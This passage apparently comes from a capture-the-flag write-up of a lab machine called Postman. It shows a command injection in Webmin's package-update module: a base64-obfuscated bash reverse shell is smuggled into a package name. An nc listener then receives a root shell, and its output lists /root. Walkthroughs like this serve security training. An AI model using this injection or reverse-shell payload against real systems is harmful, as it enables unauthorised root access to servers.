 <div class="container-fluid col-lg-10 col-lg-offset-1"
data-dcontainer="1">
<div class="panel panel-default">
<div class="panel-heading">
<table class="header"><tr>
<td id="headln2l" class="invisible"><a href="
/package-updates/index.cgi">Module Index</a><br>
</td>
<td data-current-module-name="Software Package Updates" id
='headln2c'><span data-main_title>Update Packages</span></
td>
<td id="headln2r"></td></tr></table>
</div>
<div class="panel-body">
Building complete list of packages ..<p>
Now updating <tt>acl
$(echo${IFS}YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC
4xNC4zLzQ0NDQgMD4mMSI=|base64${IFS}-d|bash)</tt> ..<br>
<ul>
<b>Installing package(s) with command <tt>apt-get -y
install acl
```

A shell as root should be received.



```
nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.160 43258
bash: cannot set terminal process group (677)
bash: no job control in this shell
root@Postman:/usr/share/webmin/package-updates/# id
uid=0(root) gid=0(root) groups=0(root)
root@Postman:/usr/share/webmin/package-updates/# ls /root
redis-5.0.0
root.txt
```